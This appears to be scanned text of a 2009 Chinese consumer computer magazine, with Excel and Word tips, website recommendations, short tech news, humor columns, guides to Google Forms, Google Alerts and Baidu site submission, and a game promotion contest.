除了使用计算列的功能外，Excel表还提供了一个汇总功能以便快速统计数据。选中当前Excel表，切换到“设计”选项卡下，勾选“表样式选项”中的“汇总行”复选框，即可在Excel表的下方自动添加一个汇总行。假设需要在每个销售商品的下方显示平均值而不是总和，则用鼠标选中汇总行上的单元格，再点击右侧出现的浮动箭头，在下拉列表中选择“平均值”即可得到所需的计算结果了（如图3）。




## 秘籍 将Excel表还原为数据区域

“哇，这个功能太棒了！”小吴兴奋地喊出了声。

“你先别乐！”小白学着达人的口气对小吴说。

完成数据统计之后，在将Excel表发送给上级领导审核前，最好将Excel表还原成默认的数据区域，这样可以减少领导查看数据时因为误操作带来的数据计算错误。同样先选中Excel表，在“设计”选项卡下，单击“工具”命令组中的“转换为区域”按钮，在弹出的消息窗口上单击“是”就可以了（如图4）。



“那转换后，我之前设置的公式和样式会不会丢失啊？”小吴紧张地问。

“没事的，转换后的数据区域会保留之前Excel表应用的数据显示样式和公式，你就放心吧。”小白一边说着一边按下了保存按钮，“怎么样？这样处理再难的销售报表也轻轻松松了吧！”

# 揭秘Word灵异现象变大了的段间距

文/吴俊

经常从网页或者其它程序往Word里粘贴内容的朋友,一定遇到过段间距突然变大的灵异现象:明明是格式完好的文字,怎么粘贴到Word之后,段间距就变了呢?其实,之所以出现这样的现象,主要的原因是Word在复制内容时,无法将原有的段落格式转换成匹配的内置样式,从而导致了偏差。要纠正这个问题,就需要利用Word内置的段落设置功能重新调整一下文档的格式。

## 还我漂漂拳,搞定段间距

首先用鼠标右击灵异段落的任意位置,在弹出菜单中选择“段落”,打开“段落”对话框,在“缩进和间距”选项卡下的“间距”设置中,将“段前”和“段后”两项分别设置为“0行”就可以了(如图1)。万一确定后段落间距没有发生明显变化,可以检查一下是否相邻的段落也存在同样问题,只要选中相邻的两段文字,在“开始”选项卡




的“样式”命令组中,清除所选文字格式,再按照上述方法重新设置段间距就可以了。

## 变大变小我说了算

在写文章时,有时候会为了美观或区分文字内容而采用连续回车换行的方式调节段落间的距离,但是这样做往往会使段落间的距离显得太长,如果能间隔1.5行就好了。

使用和前面同样的方法,先右击要修改的段落,选择并打开“段落”对话框,将“间距”设置中的“段前”和“段后”值根据自己的需要调整就可以了。与回车相比,这样设置段间距可精确多了!

此外,对于Word 2007用户来说,还有一种更简单的方法可以调整段间距:将鼠标定位到段落后,切换到“页面布局”选项卡,在“段落”命令组中直接点击间距调节按钮就可以对段间距进行调整了(如图2)。



最后需要提醒大家的是,如果是在编辑文档的过程中修改了段间距,那么后续段落都会自动应用之前设置的数值作为后续段落间的段间距了。



上班无聊、下班无聊,干什么都无聊,身为一个上班族,面对一成不变的工作,想要生活有聊起来还真是困难啊~本期将介绍来自日本的无限系列,包你无聊的生活“锦上添花”,下面有请唐小虎和花夫人为我们介绍。

花夫人:我们无限气泡是用多种不同的颜色,再加上隐藏音效,按足了七七四十九日而成的,无色无味,杀时间于无影无踪!

唐小虎:哼!我们无限猫爪是用仿真猫爪、硅胶肉球、钥匙链,加上萌萌的猫叫配制而成,不需冷藏,也没有防腐剂,除了上瘾度猛烈之外,手感还很好哩!

花夫人:按了我们无限气泡的人,一天之内会武功全失、经脉逆流、胡思乱想而致走火入魔,最后会按爆大拇指而亡。

唐小虎:没有错!而捏了无限猫爪的朋友,顾名思义绝对不能捏猫爪以外的任何生物,否则会大拇指爆炸而亡。实在是居家旅行……


花夫人:消灭时间……  
唐、花:必备良品!



## 让文字自动适应Word表格

小编你好,最近我在Word中编辑表格时发现:如果往表格里输入的文字超过默认的长度,表格的列宽会自动增加,当无法继续增加时则会自动换行。但是,我并不希望Word里的表格列宽跟着文字发生变化,一是因为这样会破坏版式,二是因为后面要重新调整表格比较麻烦,请问小编有没有什么好招可以固定Word里的表格列宽?

你好,要在Word里固定表格的列宽很简单,首先选中当前表格里需要固定的单元格,右击鼠标,在弹出菜单中选择“表格属性”,随后点击“表格”选项卡下的“选项”按钮,取消“表格选项”对话框中“自动重调尺寸以适应内容”前面小钩,这样单元格的尺寸就可以固定下来了(如图)。单击“确定”返回表格属性对话框,切换到“单元格”选项卡,单击“选项”按钮,在“单元格选项”对话框中勾选“适应文字”复选框,单击“确定”返回,再次单击“确定”按钮,以后在工作中需要在Word下编辑表格时,就不用再为表格随着文字长度乱跑而担心了。



小满最近参加了几次户外运动,感触最深的就是出行安全。出行本身就是一件有风险的事情,身处未知的环境,缺乏必要的安全保障,如果个人再不注意,就很容易发生事故。小满就亲眼目睹了两起人身意外事件,教训是惨痛的。所以在这里特别提醒大家,外出游玩一定要注意安全。

文/满堂喝彩

## 眼见为实升级版

以往人们在网络上购物大多是通过文字和图片来了解商品,内容比较简单,不能够直观了解一款商品的全貌。现在“就爱点评网”(www.92dp.com)推出了全新的视频点评网,在这个网站上提供了大量的产品推荐,所有的产品推荐都是用视频拍摄的实景介绍,包括产品的全貌,真人讲解功能介绍等,通过这种更为直观的推荐方式,可以让用户更直观了解一款产品的性能和外貌,对于喜欢网上购物的朋友会有很好的参考作用。



## 网上组乐队

上网的人没有不玩社区的,在这里可以结交志同道合的朋友,共同探讨感兴趣的话题等等。如果你是一个喜欢音乐的人,则一定要到“音乐叉叉”(musicxx.com)这个网站上看看,这是一个与众不同的网络社区,它以音乐为核心,用户在这里可以进行鼓和钢琴等乐器的演奏,只需要在键盘上按下相应的按键,就能演奏出优美的音乐。通过美妙的音乐结交更多喜爱音乐的朋友,一起演奏甚至组建乐队,相当有趣。

## 户外爱好者的乐园

户外运动崇尚人与自然的零距离接触,徒步穿越、野外露营,骑行越野等户外运动可以激发人的活力与潜能,在享受大自然美景的同时也能锻炼身心意志,所以现在玩户外运动的人是越来越多。中国户外网(www.cnoutdoor.com)就是一家专业的户外运动网站,网站内容丰富,可以在第一时间发布户外资讯,户外活动动态,户外装备和活动交流等,对于户外爱好者来说会是个不错的信息交流和获取渠道。



## 我为诗词狂

古典诗词的优美韵律让不少人向往,不过古典诗词的规则很多很严谨,掌握不好就写不出规整的古典诗词来。“诗词家园”(www.shicijiyuan.com)是一个专业的古典诗词创作和交流网站,在这里汇聚了很多古典诗词爱好者,可以交流创作古典诗词。网站还提供了一个古典诗词创作辅助工具,只要在线输入诗词,即可由网站自动检测输入诗词的平仄和是否符合格律等,对于古典诗词爱好者会有很好的帮助作用。



## 网页批量聚合浏览器

有时我们在网上找到很多不错的网页,每个网页都要打开一个窗口进行浏览,既耗费系统资源,查看起来也不方便。如果要把这些网页收藏或是分享给好友们更是麻烦,需要一个个复制粘贴网址。现在有了更简单的方法,Ffu.ly(fur.ly)网站提供网页批量聚合服务,它可以将多个网页聚合到一起生成一个新的网页,在这个网页上用户可以通过切换标签的方式浏览全部的网页,用一个网址即可包含全部网页,这样无论是阅读、收藏还是分享都会方便很多。



# 漫画 动画 电影

## 不同的画面, 同样的精彩

文/满堂喝彩

2009年最火的电影有哪些?《变形金刚2》绝对在前三之列。它能这么火,不仅仅是因为它有超炫的电影特技,更重要的是它唤起了人们心底那一份记忆、一种情节。对于70、80后来说,大多都是看着《变形金刚》动画片长大的,仅仅是靠《变形金刚》这个名字就足以让人热血沸腾了。动画到电影,导演迈克尔贝这次可是挖到宝了,大家就等着看续集吧。

漫画到动画的转变,无疑是三者之间最容易的。1938年,一个力大无穷、能自由飞行、胸膛可将子弹弹回的超能力者正式与漫画读者见面了。天生敏锐的好莱坞迅速将这个“超级男人”(Superman)改编成电影,真人演出版在1948年问世——这就是《超人》。漫画电影《超人》的成功,不仅标志着漫画黄金时代的到来,也开启了一股好莱坞改编漫画电影的风潮。蝙蝠侠系列则是另一部“历史悠久”的漫画电影,从1943年至今已经拍了六部,最近一部还获得了八项奥斯卡提名,并最终获得最佳男配角奖。

腾讯动漫 (comic.qq.com)

2000年以后,动漫改编电影的热潮越演越烈。因为大众们熟知漫画人物和剧情,电影商无须做太多的宣传就可以让电影获得很强烈的关注度,自然对动漫改编电影乐此不疲了。不过其中也有不少失败之作,比如哈利·贝瑞主演的《猫女》就称得上是失败的典型。

2002年,《蜘蛛侠》系列电影问世,这部经典漫画作品在徘徊40年之后才终于登上大银幕。依靠炫目的电影特效将蜘蛛侠的漫画世界完美呈现在观众面前,电影一炮而红,蜘蛛侠也成为新时代最有影响力的电影漫画英雄。

迅雷看看动漫频道 (kankan.xunlei.com)

美国十大经典漫画人物,你都知道吗?

1. 超人Superman
2. 蝙蝠侠Batman
3. 蜘蛛侠Spiderman
4. 神奇女侠Wonderwoman
5. 绝世奸角Dr. Doom
6. 闪电侠Flash
7. 再生侠
8. Spawn异变人
9. 金刚狼(Wolverine)
10. X教授(ProfessorX)

在很多人印象中似乎只有欧美拍摄的动漫电影,其实近年来,国内改编自漫画的电影也多达几十部,从漫画改编的《三毛流浪记》、《老夫子》、《古惑仔》、《风云》、《头文字D》等电影都还算成功。其实无论是漫画、动画还是电影,吸引我们的是都是相同的故事和人物,不一样的画面一样的精彩,这就是动漫电影带给我们的感受。



美国两大漫画公司(有壁纸下载哦!):

DC: www.dccomics.com

Marvel: marvel.com



### 程序员找出26年前的彩蛋

一位无聊的程序员通过不懈的钻研终于发现了一个隐藏26年之久的游戏彩蛋,游戏主机Atari 800上的Donkey Kong(大金剛),该程序员列出了出现该彩蛋的方式。

1. 游戏分数必须在33000~39000之间。
2. 最后一条命,必须是跳楼死。
3. 续关时,点三下按钮,让难度图标变为某种特定模式。同时并不急着续关,而仅仅是选择难度模式。
4. 几分钟后,大金剛动画出现(似乎这还不是彩蛋)。
5. 最后Landon M·Dyer(大金剛程序员)的名字缩写LMD将出现在游戏开始画面底部。

点评

这位老兄真够无聊的,不过看来老游戏、老程序中还隐藏着不少不为人知的秘密。

### 松下推出医用机器人 可准确配药

松下公司日前表示,已开发出一种可以为患者配药的机器人。松下表示,该机器人将会在明年3月首先在日本医院亮

相,稍后就会在美国和欧洲市场推广。该机器人并不具备人的外形,而是像一个有很多小抽屉的橱柜。工作时,药剂师只需把药物放进机器人,随后它就能根据之前输入进去的病人数据对药物进行分配,并分放在贴有病人姓名的小抽屉里。

点评 吃药可不能出差错,你更相信人还是机器?

### 蓝光光碟强度堪忧

Netflix是美国最大的网络影碟租赁公司,该公司致力于为用户提供平价的影碟出租服务。Netflix的用户可以通过网络选择自己中意的影片,预定后由Netfilx通过邮寄的方式把影碟寄到用户家中,用户看完电影再邮寄回Netflix。蓝光电影租赁也是Netflix的重要业务之一,不过近日Netflix用户却开始发现一个严重的问题,那就是Netflix的蓝光光碟似乎“强度”不够。许多Netflix租户纷纷表示,发现从Netflix寄出的崭新蓝光光碟的硬质涂层部分到外侧边缘之间易出现1-3mm裂痕,并且造成影片不能正常播放。

点评 大容量也要配上硬身板啊!



网络不但拉近了人与人之间的距离,更延展了每个人的生活空间,通过网络我们也可以轻松做到“秀才不出门,便知天下事”,本期的新鲜网事就带大家来开开眼。

## 摄影 Photograph

### 挑战极限的 全景摄影

喜欢欣赏摄影师镜头下的美丽风景,通过这些摄影作品可以去那些我们不能去的地方。世上恰巧就有这样一批疯狂的摄影师,他们上天下海,在冰川、火山、沙漠等极限之地都留下过足迹,他们拍摄的可不是一般的风光照片,而是更有临场感的全景照片,与固定机位拍摄的全景照片相比,他们在类似跳伞这种极限运动时拍摄的全景照片就更让人感到神奇了。这些疯狂的720度全景照片展示在www.fullscreenqvr.com上,目前网站已经收录了多达3万处全景照片,从壮丽的珠穆朗玛峰到除夕的时代广场,从几千米的高空到深邃的海底世界……让我们跟随摄影师的镜头在世界不同地方穿梭吧。



## 纪念 Anniversary

### Walkman 30载 音乐与我共享

1979年7月1日,在日本诞生了世界上第一部Walkman,它的出现令享受音乐的方式发生了重大的改变,任何人都可随时随地享受音乐。截至2009年,包含CD Walkman、MD Walkman,Walkman全系产品全球销量突破3亿8500万,虽然目前市场最热随身听产品当属苹果的iPod,但“Walkman”这个曾经的流行文化符号已经给人们留下了难忘的记忆。




第一部Walkman,具体型号为TPS-L2,银蓝相间的机身外壳。

在Walkman诞生30周年之际,Sony在网上举办了大型的倒计时活动,力推新一代Walkman——NWZ-X1000 MP4。数码杂志《T3》在“50年音乐市场的10大发明”的评选中,也对Walkman赞誉有加——“它改变了我们欣赏音乐的方式和频率,也改变了一个时代。”

Sony NWZ-X1000 MP4官网: [http://www.sonymstyle.com.cn/products/media\\_player/nwz\\_x1000.htm](http://www.sonymstyle.com.cn/products/media_player/nwz_x1000.htm)

## 艺术 Art 哦,卖糕的

一家在俄罗斯的彼得堡大街上叫做詹娜(Zhanna)的蛋糕店出名了,原因无他,就是那里做的蛋糕实在太漂亮了,漂亮得好似艺术品,好事者将照片发于网络,一时间获得赞誉无数。詹娜的蛋糕造型别出心裁,往往取材自生活中最常见的用品和景物,如文件、报纸、信用卡、游戏机、地图、视力检查表、网球鞋等,还有一些大家更熟悉的东西,如Windows系统自带的空当接龙游戏也被做成了蛋糕……



看着这些令人垂涎欲滴的艺术品,还真舍不得下嘴。

(更多詹娜蛋糕图片已收录本期光盘)

## 玩意 stuff 发泄怨气,用“设计小人”



这世界小人无处不在,你如果与世无争,小人们会天然地将所有不与之伍的人归为异类,对你发起一波又一波的“蝇群”攻势——是的,就如同围绕在你周围的一群苍蝇,即便Boss不会

听信谗言,那种“嗡嗡”声也可以把你烦死。

所以香港庙街的打小人仪式从来不缺顾客,只是,这个仪式除了让你口袋空空,似乎并不能带来更多实质性的效果。

“设计小人”这套生活用品的灵感来自于方方面面,“小人箭光死”变色马克杯、“化小人为跪人”名片座、“切腹吧!小人”拆信刀……每一款披着华丽外衣的“小人”产品里,你都能发现绝对大快人心的报复点,刀削斧凿,用充满黑色幽默的方式,为你洗去每天的怨气。(设计小人可到淘宝代购)

## 每期 一博 Blog

### 胖星儿: 相对美女的私房菜 <http://blog.sina.com.cn/wangxiaoxing>

胖星儿曾是《北京晨报》的记者,婚后专心家政,居然成了位知名的主妇,她所著的《谈情说菜》等厨艺图书在卓越网和当当网都有不错的成绩。看过她写的《相对美女私房菜》,第一个感受是生活的美妙,她所传达出的对生活的热情与认真,展现出一个中国家庭主妇的完美与玲珑形象,也感染了很多。在这个博客中,胖星儿勤奋地一边用文字和图片记录自家每天的食谱,一边竟然能从每道菜联想、叙说到情感话题,我们在学习制作美味佳肴的过程中也能感受不一样的人生体验。



阿囧哥的  
酷暑日记

# 忙里偷闲

## 别让压力把自己打垮

朝九晚五(没准你更晚)的工作、打仗一般的起床梳洗、拥挤的公交车、重复的打卡和单调的快餐、办公桌上108键的键盘和闪烁的显示屏幕……占据了阿囧哥每周五天的时间,混合着无孔不入的压力,蚕食着日益脆弱的身体和健康。相信在20岁~55岁这个年龄段的大部分人,都过着和阿囧哥一样的生活,每天几乎处于亚健康状态。难道就任意让压力继续堆积和增长?当然不行,我们应该学会给自己放个假,忙里偷闲透一口气。

### 你是亚健康吗

噪音、尾气、食品添加剂,使得疾病总爱侵袭繁忙的都市人。每年的体检报告拿出来,阿囧哥在保持原有状况的基础上,总会增添一些新毛病,甚至有些“老年病”也提前落在自己身上,所以不得不开始关心自己的身体了。先到“搜狐健康(www.health.sohu.com)”提前给自己做个体检,看看平时该注意什么,才能让疾病远离;再去“健康饮食网(www.healthat.cn)”了解一下,怎样准备一顿合理的工作餐,丢掉乏味的街边快餐。

不过比起身体的亚健康,心理的亚健康才真的防不胜防。很多人都有心理疾病,只是平时有些无意地、或刻意地忽略了它,才使得压力越堆越高。如果不愿意求助专门的心理医生,“39健康心理(xl.39.net)”是个不错的心理网站,阿囧哥碰到烦恼的事情后,就会到那里寻求帮助,让自己的心理减压。此外,如果心里面有了太多的秘密或苦恼,就会去“秘密网(secret.moumentei.com)”挖个坑,把心事埋起来。



你有压力,我也有压力

### 抽个空当健健身

长期坐在办公室,盯着电脑屏幕,阿囧哥的脖子、肩膀和腰部有时候会隐隐作痛,肚子也一天天鼓了起来,这都是长期缺乏运动造成的。其他同事也意识到这点,纷纷到健身房报了班,可很多却没有坚持下来,毕竟专门抽时间锻炼是件比较奢侈的事情。不过阿囧哥最近在“39健康健身(sports.39.net)”网站,找到一些平时都能用到的健身方法,抽个空当就可以运动了,连看电视、做家务的时间都能利用起来。

### 让阳光把你的耳朵叫醒

由于工作的种种压力,阿囧哥最近有点喘不过气来,心情也变得郁郁寡欢,这样的生活状态可不好哦。还好,音乐能帮忙舒缓心灵,让自己慢慢地平静下来。不过有的流行歌曲太嘈杂了,刺得耳朵疼,轻音乐倒是个不错的选择。想聆听与大自然相接近的声音,当然非班得瑞莫属了,在“班得瑞音乐试听在线(music.bandari.net)”听着那些近乎天籁的声音,阿囧哥烦躁的心情也渐渐平复下来。如果想听其他的轻音乐,“听恋(www.tinglian.com)”和“轻音乐世界(www.qingyinyue.com)”,能带你走进优美的纯音乐之旅。

小时候,听着妈妈讲故事,阿囧哥总能进入甜甜的梦乡,可如今人长大了,总不可能再向妈妈开口了吧,不过“听派网(www.tinpai.com)”可以下载不少有声小说,把它们装到MP3里,放在耳边,重温儿时的梦吧。

### 名导的 变形金刚

一期  
一囧

冯小刚版:大黄蜂掏出一手机:“大哥,顶不住了!”霸天虎也掏出一手机,然后变成了一把枪。进广告:“XX手机,汽车人用的手机。”男主角要换葛优:“汽车人很生气,后果很严重!”结局是双方同归于尽,天下无汽车人了。

张纪中版:直接换成李亚鹏上,就演擎天柱,边上跟一高级修理车:“汽车人……变变变变变……”“大哥,你又短路了啊?”“便……便当来了,先休息……”观众倒一片。等大家从电影院出来以后,就会听到以下对话:“刚才电影真好看,想不到机器猫都长那么大了。”“啊,原来不是阿童木啊?”

王家卫版:擎天柱:“我不该来。”霸天虎:“现在知道已经晚了。”擎天柱:“留下20个螺丝钉就走行不行?”霸天虎:“不行,就要命。”然后霸天虎被干掉了。

擎天柱:“我说我不该来是因为你不是我的对手,留下20个螺丝钉是让你留下。有的人为什么连命都不要,却要身上20个螺丝钉?”

### 没事玩玩小游戏



像哆啦A梦一样开心上班

工作空当,玩玩小游戏是个不错的选择,既可以舒缓压力也可以让脑细胞换个活动方式。“Orisinal(ferryhalim.com/orisinal)”是个挺轻松的小游戏网站,每一个图标就是一个小游戏,还伴有轻松的音乐,能帮大脑做个有氧健身操。这些小游戏都有个共同的特色:很可爱很温馨,并且很简单,在工作之余玩一下这样的小游戏,既能放松一下,又能使心情变得很愉快,工作累了吧,赶紧来放松一下吧。

# 百看不如一试 网上虚拟试用

文/春露

现在,大家都喜欢网购,大到电器,小到鞋袜,都可以在网上淘得。不过,在网上购物与本地实体商店购物还存在着很大的差别,其中最明显的一项就是无法试穿。虽然这样,但可以绕道试试这些想要购买的宝贝,打破以前网购只能看的尴尬现实。

## 网购服装,先“试穿”再买单

以前在淘宝网购买服装,不是无法试穿嘛,现在,你可以先到“品牌帮”(地址: <http://www.5ippb.com>)来试穿,妥当后再下单就不会出现不合身的情况了。

成功注册登录后点击“个人管理中心”,在“个人信息/基本信息”按照文字提示如实填写相关参数值,例如你的头发颜色、眼睛颜色、身高、体型等参数,最后保存设置。这些参数值可能会影响到后面试衣时的效果,因此,为了试出真实效果,不能随意填写。

准备好后,接下来就可以搜索自己喜欢的服装并通过虚拟人物形象来试衣了。点击“逛街”链接,在打开的页面中即可看到大量的品牌服装,还可以通过内置的搜索引擎指定品牌服装。譬如现在想找“Marc Jacobs 真丝 连衣裙”,只要在搜索框中搜索此关键词即可找到对应的宝



贝(如图1)。

将鼠标移至服装图片上会出现“穿上”链接,直接点击即可试穿了。“品牌帮”还提供了推荐搭配、网友搭配等,这样就可以根据现成的服装搭配来选择具体的服装组合(上衣、裤子、鞋子等)。

“品牌帮”网站是与淘宝网联系在一起的,在试穿了服装并满意后,再直接点击该服装图片下面的“详细”即可打开淘宝网中出售该服装的商店了。接下来是买还是不买,大权掌握在你自己的手中。

### 小技巧

既然试穿了服装,满意后决定下单购买了,建议在淘宝网中使用该宝贝名称搜索更低价格的卖家,比较后再下单。

## 买手机前先“把玩”一番

在网上买手机,价格一般要比本地便宜不少,但也存在一个麻烦的问题,之前只能通过图片、文字介绍来了解想买的手机,无法试玩一番。现在,有了“试手机”( <http://www.shishouji.com/>)网站,买手机前也可以先摸摸底,感觉合适后再下单,免得花钱“买后悔”。



选择具体的手机型号后即可查看该手机外形并体验手机的诸多功能(如图2),虽然没有真机的手感,但总要比商店里的模型机直观。

# 有问题用谷歌 Google在线调查

文/番茄蛋挞

玩过开心网的人都知道里面有个投票组件,可以征集各种各样稀奇古怪问题的答案,也算是一种在线调查吧。但这种调查问卷只限于好友范围,如果在论坛或个人空间内发起投票或调查问卷以征集更广泛的意见,问卷搜集及后期数据分析、处理就不是件容易的事了,有时候公司内部也要开展民意调查,如果用局域网填写电子问卷,没点建设服务器、数据库和网页方面的技术还真搞不定。



其实Google文档中的“表单”功能可以完美地实现各种调查问卷的制作、发布及后期数据整理与统计,登录Google文档后,点击“新建/表单”(如图)即可开始制作一份精美的调查问卷:在新建的问卷里设置问卷名称及必要的说明文字后,在

“示例问题”中填写具体的问题内容与问题类型(文本和段落文本:需要作答者输入具体说明文字;多重选择:答案多选一;复选框:多选题;比例:不同程度的选择),点击“完成”按钮就添加了一个问题。如果勾选了“将其设置为必要问题”,就必须填写此问题后才能提交问卷。

设置完问题后,还可以在“主题”中给问卷设置背景图案,让大家更有填写的欲望。问卷全部完成后,可以通过邮件发送给朋友、同事或者以链接、代码的形式发布到论坛、博客中,问卷的调查结果会显示在Google文档后台,并以图表的形式显示数据统计结果。

# 关注哈利快讯 让我们了解奇幻界

■ 文/关节技老人

作为一个波特迷,既想了解哈利·波特的饰演者丹尼尔在拍摄闲暇时的最爱,也会纠结于女主角赫敏的扮演者爱玛·沃特森越变越漂亮的秘诀……这些八卦成为一个哈利铁杆粉丝的必修功课。按照通常的方法,通过搜索引擎,输入“哈利·波特”的关键字即可获得最新的电影即时资讯。而围绕着《哈利·波特》的八卦新闻每天都在更新,如果不想每天都重复手动在谷歌搜索,有没有更好的办法呢?其实,利用谷歌的关键字订阅,再配合QQ邮件即时弹出通知,即可随时订阅哈利·波特的八卦资讯,随时关注奇幻新动向。

订阅谷歌快讯,会直接把最新信息送到邮箱里,这样就省去不少麻烦。操作也很简单:进入谷歌快讯页面(<http://www.google.cn/alerts>),在“搜索字词”框填入搜索的内容“哈利·波特”,在下面的选择框选择想收的资讯类型和发送频率,若希望及时收到最新消息的快讯,就设置

为“出现新的结果时”,再在“您的电子邮件”框里填入电子邮箱地址,最后点击“创建快讯”,之后你只要打开邮箱就能收到最新的《哈利·波特》信息了(如图1)。




在填写邮箱地址的时候,大家不妨填入QQ邮箱的地址来订阅哈利·波特的谷歌快讯,这样就能即时收到哈利·波特最新资讯的通知。在订阅谷歌快讯之后,还需要先登录你的QQ信箱,打开谷歌快讯订阅页面确认收取(如图2),点击确认后会弹出谷歌订阅成功的对话框(如图3),之后就能按照你的要求及时收取最新资讯啦。

由于QQ邮箱和QQ聊天工具关联,只要信箱里面一收到新邮件,就



会及时在系统托盘上提示,因此收到了最新信息,只要你在线,QQ默认就会弹出新邮件提示,提醒你观看收取,这样,随时了解哈利·波特的最新八卦新闻就变得很容易了。



(在本期光盘上,我们也为大家准备了哈利·波特专题,其中包括淘正版哈利·波特打折秘笈、寻找J.K.罗琳失落的秘宝以及哈利·波特专题站点的资讯。希望大家在阅读本文之余,补充哈利迷们的必备知识。)

# 主动出击 百度为我带流量

■ 文/张小伟

我的博客搞好半年了,访问量很低。在朋友圈里推广,朋友看了我BLOG这么低的访问量都觉得丢人。如果我不宣传,那会走入死循环,博客访问量可能真的为零了。大家都知道百度有很大的流量,朋友们上网,都是打开百度,输入关键字,再浏览相应网页。可我在BLOG里发了很多好文章,百度并没有收集,或者说有两篇收集了,但排名很靠后,在13页才有显示,网友怎么可能看到嘛。

如果在关键字首页就有,那就爽了。百度推出了“百度搜索开放平台”(<http://open.baidu.com>),能让自己的资源在首页显示。前提条件是提供的

网站为资源类网站,包各地天气预报、英语题库、视频下载地址等。

申请时比较简单,但有一点需要注意。在填写网站信息时,将自己的BLOG或站点域名写入,如“<http://dnm100.blog.sina.com.cn/>”,在验证方法里选中“添加元标记”,一定要先复制“<meta name='varify-v1' content='baidu-61Z9leqq8ZjtMJeK'/>”(每个网站都有特定的content值,须根据百度提供的内容修改)标记,粘贴到个人主页的第一个<head>部分里,然后点击“注册并提交”才能成功。

成功后,可以进入提交资源。填写资源名称、更新周期(百度会参考

这个间隔定期检查您所提供的xml数据是否改变)并选择模板。模板选择“标签+摘要”或“标题+一行摘要”即可。按照要求在网站上放好资源,再在“资源地址”栏填写资源存放地址,点击“提交”即可。资源通过审核后,在百度里搜索与该资源相关的关键字,百度搜索结果首页中就会展现出来(如图)。





## 找茬赢大奖

《梦幻诛仙》是完美时空旗下首款2D飞仙回合网游大作,以著名小说《诛仙》为背景,并结合可爱清新的Q版风格为众人展现了一个宏伟、全面的诛仙世界。《梦幻诛仙》以成为2D游戏里程碑为目标,使用全新顶尖EPARCH 2D引擎制作,应用3D尖端的技术进行优化。首次在2D网游中应用了“多相位空间技术”,使《梦幻诛仙》打破传统2D网游的简单悬浮飞行模式,真正在2D网游中实现了“跨越障碍”,让2D网游玩家体会到凌空飞行的超凡享受!以下为《梦幻诛仙》吉祥物兜兜壁纸,《梦幻诛仙》的吉祥物小羊兜兜

### → 《梦幻诛仙》限量封测 8月开启!

作为完美时空旗下首款2D飞仙回合网游,《梦幻诛仙》一经推出就吸引了众人目光。随着《梦幻诛仙》资料的不断曝光,其热度更是直线飙升。近日,完美时空正式宣布:《梦幻诛仙》限量封测即将于8月开启!顶尖EPARCH 2D引擎、首创飞仙系统、神兽神宠、激情战场、宏大的游戏背景……将伴你度过一个热辣8月!

欲知《梦幻诛仙》限量封测详情,请关注《梦幻诛仙》官方网站: mhzx.wanmei.com!



### → 完美时空全新力作《诛仙2》即将于2009年下半年上市

在2009 ChinaJOY上,完美时空再次带来惊喜——即将于2009年下半年推出《诛仙2》。

不仅拥有超级可爱的容貌,其性格也是活泼好动、搞怪无敌。

只要你找出右侧两张图片中兜兜的不同点有几个,就有机会获得完美时空送出的惊喜大奖。


### 参与方式

请参加活动的读者将问题答案发送到邮箱: mhzxpm@wanmei.com, 邮件题目注明“《电脑迷》8月活动”, 邮件内容附上你的个人资料(姓名、年龄、职业、地址、邮编等), 当月月末我们将会从所有的邮件中抽取获奖玩家。奖品多多, 更多惊喜等你拿。

### 奖品设置

完美特别大奖	1名	奖品	PSP1台
完美参与奖	20名	奖品	30元完美一卡通
完美互动奖	30名	奖品	完美时空周边
完美幸运奖	30名	奖品	完美时空周边 商城代金券

